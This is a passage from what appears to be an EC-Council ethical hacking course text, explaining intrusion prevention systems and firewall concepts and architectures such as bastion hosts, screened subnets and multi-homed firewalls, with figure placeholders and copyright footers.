- Block and filter malicious traffic
- Detect and eliminate threats quickly, as it is placed inline in the operational network
- Identify threats accurately without generating false positives

An IPS takes actions based on certain rules and policies configured into it. In other words, the IPS can identify, log, and prevent the occurrence of any intrusion or attack in the network. IPS can also be employed to detect critical issues in corporate security policies such as notorious insider threats, malicious network guests, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Classification of IPS:

Like IDS, IPS are also classified into two types:

- Host-based IPS
- Network-based IPS

Advantages of IPS over IDS:

- Unlike IDS, IPS can block as well as drop illegal packets in the network
- IPS can be used to monitor activities occurring in a single organization
- IPS can prevent the occurrence of direct attacks in the network by controlling the amount of network traffic





Figure 12.5: Example of an IPS placement

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Firewall

A firewall is a software- or hardware-based system located at the network gateway that protects the resources of a private network from unauthorized access by users on other networks. They are placed at the junction or gateway between two networks, usually a private network and a public network such as the Internet. Firewalls examine all the messages entering or leaving the intranet and block those that do not meet the specified security criteria. Firewalls may be concerned with the type of traffic or with the source or destination addresses and ports. They include a set of tools that monitor the flow of traffic between networks. A firewall placed at the network level and working closely with the router filters all the network packets to determine whether to forward them toward their destinations. Always install firewalls away from the rest of the network, so that none of the incoming requests can gain direct access to a private network resource. If appropriately configured, the firewall protects systems on one side of it from systems on the other side.

- A firewall is an intrusion detection mechanism that is designed by an organization's security policy. Its settings can change to make appropriate changes to its functionality.
- Firewalls can be configured to restrict incoming traffic to POP and SMTP and to enable email access. Certain firewalls block specific email services to avoid spam.
- A firewall can be configured to check inbound traffic at a "checkpoint," where a security audit is performed. It can also act as an active "phone tap" tool for identifying an intruder's attempt to dial into modems in a secured network. Firewall logs consist of logging information that notifies the administrator about all attempts to access various services.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The firewall verifies the incoming and outgoing traffic against its rules and acts as a router to move data between networks. The firewall allows or denies access requests made from one side of it to services on the other side.
- Identify all the attempts to log into the network for auditing. Unauthorized attempts can be identified by embedding an alarm that is triggered when an unauthorized user attempts to log in. Firewalls can filter packets based on the address and type of traffic. They recognize the source and destination addresses as well as port numbers during address filtering, and they identify the types of network traffic during protocol filtering. Firewalls can identify the state and attributes of data packets.





Figure 12.6: Example of a Firewall

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Firewall Architecture

The firewall architecture consists of the following elements:

- **Bastion Host**

  The bastion host is designed for defending the network against attacks. It acts as a mediator between inside and outside networks. A bastion host is a computer system designed and configured to protect network resources from attacks. Traffic entering or leaving the network passes through the firewall. It has two interfaces:

  - Public interface directly connected to the Internet
  - Private interface connected to the intranet




Figure 12.7: Bastion Host Firewall

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Screened Subnet**

  A screened subnet (DMZ) is a protected network created with a two- or three-homed firewall behind a screening firewall, and it is a term that is commonly used to refer to the DMZ. When using a three-homed firewall, connect the first interface to the Internet, the second to the DMZ, and the third to the intranet. The DMZ responds to public requests and has no hosts accessed by the private network. Internet users cannot access the private zone.

  The advantage of screening a subnet away from the intranet is that public requests can be responded to without allowing traffic into the intranet. A disadvantage of the three-homed firewall is that if it is compromised, both the DMZ and the intranet could also be compromised. A safer technique is to use multiple firewalls to separate the Internet from the DMZ, and to then separate the DMZ from the intranet.




Figure 12.8: Screened Subnet Firewall

- **Multi-homed Firewall**

  A multi-homed firewall is a node with multiple NICs that connects to two or more networks. It connects each interface to separate network segments logically and physically. A multi-homed firewall helps in increasing the efficiency and reliability of an IP network. The multi-homed firewall has more than three interfaces that allow for further subdividing the systems based on the specific security objectives of the organization. However, the model that provides deeper protection is the back-to-back firewall.


